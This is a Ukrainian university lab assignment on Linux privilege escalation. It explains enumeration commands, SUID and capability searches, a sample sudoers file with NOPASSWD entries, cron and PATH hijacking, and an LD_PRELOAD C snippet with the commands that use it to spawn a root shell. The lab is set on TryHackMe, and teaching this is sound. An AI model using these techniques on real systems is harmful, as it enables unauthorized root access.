ЛАБОРАТОРНА РОБОТА №10
ДОСЛІДЖЕННЯ МЕТОДІВ ПІДВИЩЕННЯ ПРИВІЛЕЇВ У ОПЕРАЦІЙНИХ СИСТЕМАХ LINUX

Мета роботи:

1. Ознайомлення з поняттям підвищення привілеїв (Privilege Escalation) у операційних системах Linux.

2. Дослідження основних методів пошуку вразливостей та помилок конфігурації, що дозволяють підвищити рівень доступу.

3. Набуття практичних навичок виконання збору інформації та аналізу системи з метою отримання привілеїв користувача root.

Інструменти та ПЗ: ВМ Kali Linux.

Теоретичні відомості

У сучасних операційних системах сімейства Linux реалізована багаторівнева модель контролю доступу, яка базується на розмежуванні прав користувачів і процесів. Кожен користувач має власний рівень привілеїв, що визначає доступ до ресурсів системи. Найвищий рівень доступу належить користувачу root, який має необмежені права.

Підвищення привілеїв (Privilege Escalation) – це процес отримання більш високого рівня доступу шляхом експлуатації вразливостей, посилок конфігурації або особливостей роботи системи. У практиці інформаційної безпеки це найчастіше означає перехід від low-privileged user до root.

Під час проведення тестування на проникнення первинний доступ до системи зазвичай обмежений. Наприклад, після експлуатації веб-вразливості зловмисник може отримати shell від імені користувача типу www-data.

Для повного контролю над системою необхідно виконати підвищення привілеїв, що дозволяє:

1. Отримати доступ до критичних файлів.
2. Змінювати паролі
3. Додавати користувачів.
4. Виконувати адміністративні команди без обмежень.

Етап збору інформації (Enumeration)

Після отримання доступу до системи виконується етап enumeration, метою якого є виявлення можливих шляхів підвищення привілеїв.

Для визначення версії ОС та ядра використовуються команди:

```
hostname
uname -a
cat /proc/version
cat /etc/issue
```

Ця інформація необхідна для пошуку відомих вразливостей ядра.

Дослідження запущених процесів дозволяє виявити служби, що працюють з підвищеними правами:

```
ps aux
ps axjf
```

Особливу увагу слід звертати на процеси, що виконуються від імені root.

Інформацію про поточного користувача можна отримати:

```
id
```

Список користувачів системи:

```
cat /etc/passwd
```

Фільтрація реальних користувачів:

```
cat /etc/passwd | grep home
```

Змінні середовища також можуть містити важливу інформацію:

```
env
echo $PATH
```

Змінна PATH визначає, де система шукає виконувані файли.

Аналіз мережевої конфігурації

Аналіз мережевих налаштувань дозволяє виявити додаткові точки входу, внутрішні мережі та активні сервіси. Це важливо для подальшого переміщення по мережі та пошуку нових векторів атаки.

Для перегляду мережевих інтерфейсів використовується команда:

```
ifconfig
```

Або більш сучасний аналог:

```
ip a
```

Маршрутизація мережі визначається командою:

```
ip route
```

Для перегляду відкритих портів і активних з’єднань використовується:

```
netstat -tulpn
```

Аналіз файлової системи

Файлова система є одним із ключових джерел інформації при підвищенні привілеїв. Особливу увагу слід приділяти правам доступу до файлів і директорій.

Пошук файлів із SUID-бітом:

```
find / -perm -u=s -type f 2>/dev/null
```

Такі файли виконуються з правами власника і можуть бути використані для отримання доступу до root.

Пошук директорій, доступних для запису:

```
find / -writable -type d 2>/dev/null
```

Пошук файлів із повними правами доступу:

```
find / -type f -perm 0777 2>/dev/null
```

Використання SUID

SUID (Set User ID) – це механізм, який дозволяє виконувати файл з правами його власника. Якщо файл належить користувачу root, це може призвести до підвищення привілеїв.

Пошук таких файлів виконується командою:

```
find / -type f -perm -04000 -ls 2>/dev/null
```

Після виявлення необхідно перевірити можливість експлуатація через GTFOBins: https://gtfobins.org/



Рисунок 1 – Принцип виявлення SUID-біта

Використання механізму sudo

Команда sudo дозволяє запускати програми з підвищеними привілеями відповідно до налаштувань системи. Доступ до виконання команд визначається у конфігураційному файлі /etc/sudoers.

Перевірка доступних прав:

```
sudo -l
```

Якщо користувачу дозволено виконання певних команд без введення пароля або без обмежень, це може бути використано для отримання root shell або виконання довільних команд від імені адміністратора.

```
%sudo ALL=(ALL) ALL
#
#includedir /etc/sudoers.d
user ALL = (root) NOPASSWD: /usr/sbin/iftop
user ALL = (root) NOPASSWD: /usr/bin/find
user ALL = (root) NOPASSWD: /usr/bin/nano
user ALL = (root) NOPASSWD: /usr/bin/vim
user ALL = (root) NOPASSWD: /usr/bin/man
user ALL = (root) NOPASSWD: /usr/bin/awk
user ALL = (root) NOPASSWD: /usr/bin/less
user ALL = (root) NOPASSWD: /usr/bin/ftp
user ALL = (root) NOPASSWD: /usr/bin/nmap
user ALL = (root) NOPASSWD: /usr/sbin/apache2
user ALL = (root) NOPASSWD: /bin/more
```

Рисунок 2 – Приклад перевірки процесів, які дозволено запускати від імені root без використання пароля

Вразливості ядра

Ядро операційної системи має найвищий рівень привілеїв, тому його вразливості можуть призвести до повного контролю над системою. Такі

вразливості зазвичай пов’язані з помилками в управлінні пам’яттю або доступом до ресурсів.

Визначення версії ядра:

```
uname -a
```

Після цього виконується пошук відомих експлойтів для відповідної версії ядра, їх компіляція та запуск, що може призвести до отримання root-доступу.

Використання LD_PRELOAD

Змінна середовища LD_PRELOAD дозволяє підвантажувати власні динамічні бібліотеки перед виконання програми. У разі неправильної конфігурації sudo це може дозволити виконання довільного коду з правами root.

Перевірка можливості виконання:

```
sudo -l
```

Компіляція бібліотеки:

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
```

Запуск:

```
sudo LD_PRELOAD=./shell.so find
```

У результаті виконання програми відбувається запуск shell із правами адміністратора.

Приклад коду на мові програмування C для створення root-shell:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>


void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
```

Використання Capabilities

Механізм capabilities дозволяє надавати окремі привілеї виконуваним файлам без необхідності надання повного доступу root. Це більш гнучка альтернатива SUID.

Перевірка:

```
getcap -r / 2>/dev/null
```

Якщо виконуваний файл має небезпечні можливості (наприклад, доступ до мережі або запуск shell), це може бути використано для підвищення привілеїв шляхом зловживання функціональністю програми. Такі випадки також аналізуються за допомогою GTFOBins.

Використання cron-завдань

Cron використовується для автоматичного виконання завдань за розкладом. За замовчуванням завдання виконуються з правами власника, часто – користувача root.

Перевірка системних завдань:

```
cat /etc/crontab
```

Якщо скрипт, що виконується cron, доступний для запису, зловмисник може змінити його вміст і додати команду для отримання shell.

Також небезпечною є ситуація, коли шлях до скрипта не вказаний явно. У такому випадку система використовує змінну PATH, що може дозволити підставити власний файл із таким самим ім’ям.

Перехоплення PATH

Змінна PATH визначає директорії, у яких система шукає виконувані файли. Якщо команда викликається без абсолютного шляху, система послідовно перевіряє директорії зі списку PATH.

Перегляд PATH:

```
echo $PATH
```

Якщо користувач має право запису в одну з директорій, він може створити підставний виконуваний файл із назвою системної команди. У разі

запуску програми з правами root буде виконано саме цей файл, що призведе до підвищення привілеїв.

Додавання власної директорії:

```
export PATH=/tmp:$PATH
```

Завдання на лабораторну роботу

1. Перейдіть до навчальної кімнати на платформі TryHackMe, використовуючи віртуальну машину Kali Linux для ідентифікації (ПІБ):

https://tryhackme.com/room/linprivesc

2. Натисніть “Join Room” для отримання доступу до практичних завдань кімнати.

3. Ознайомтеся з теоретичними матеріалам, наданими в межах кімнати TryHackMe.

4. Запустіть цільову вразливу віртуальну машину, натиснувши кнопку “Start Machine”.



Рисунок 3 – Запуск вразливої віртуальної машини



Рисунок 4 – Успішно отриманий доступ до терміналу вразливої машини

5. Використовуючи теоретичні відомості лабораторної роботи та кімнати, виконайте завдання 1-12 в межах кімнати Linux Privilege Escalation, **фіксуючи основні етапи виконання у вигляді скріншотів.**

6. Додайте фінальний скріншот успішного завершення кімнати (100%).

Контрольні запитання

1. Що таке privilege escalation у Linux?
2. Який користувач має максимальні привілеї у Linux?
3. Яка команда використовується для перегляду інформації про ядро Linux?
4. Яка команда використовується для перевірки sudo-привілеїв користувача?
5. Що означає SUID-біт?
6. Яка команда використовується для пошуку SUID-файлів?
7. Який файл містить конфігурацію sudo прав?
8. Яка команда показує cron-завдання системи?
9. Яка команда використовується для перегляду capabilities?
10. Яка основна мета етапу enumeration?

Список джерел

1. GTFOBins. *GTFOBins*. URL: https://gtfobins.org/.

2. Privilege Escalation on Linux (With Examples). *Delinea*. URL: https://delinea.com/blog/linux-privilege-escalation.

3. Linux Privilege Escalation Guide. *Payatu*. URL: https://payatu.com/blog/a-guide-to-linux-privilege-escalation/.

4. Linux Privilege Escalation: Techniques and Security Tips. *Ethical Hacking Services*. URL: https://www.vaadata.com/blog/linux-privilege-escalation-techniques-and-security-tips/.

5. TryHackMe. *TryHackMe*. URL: https://tryhackme.com/room/linprivesc.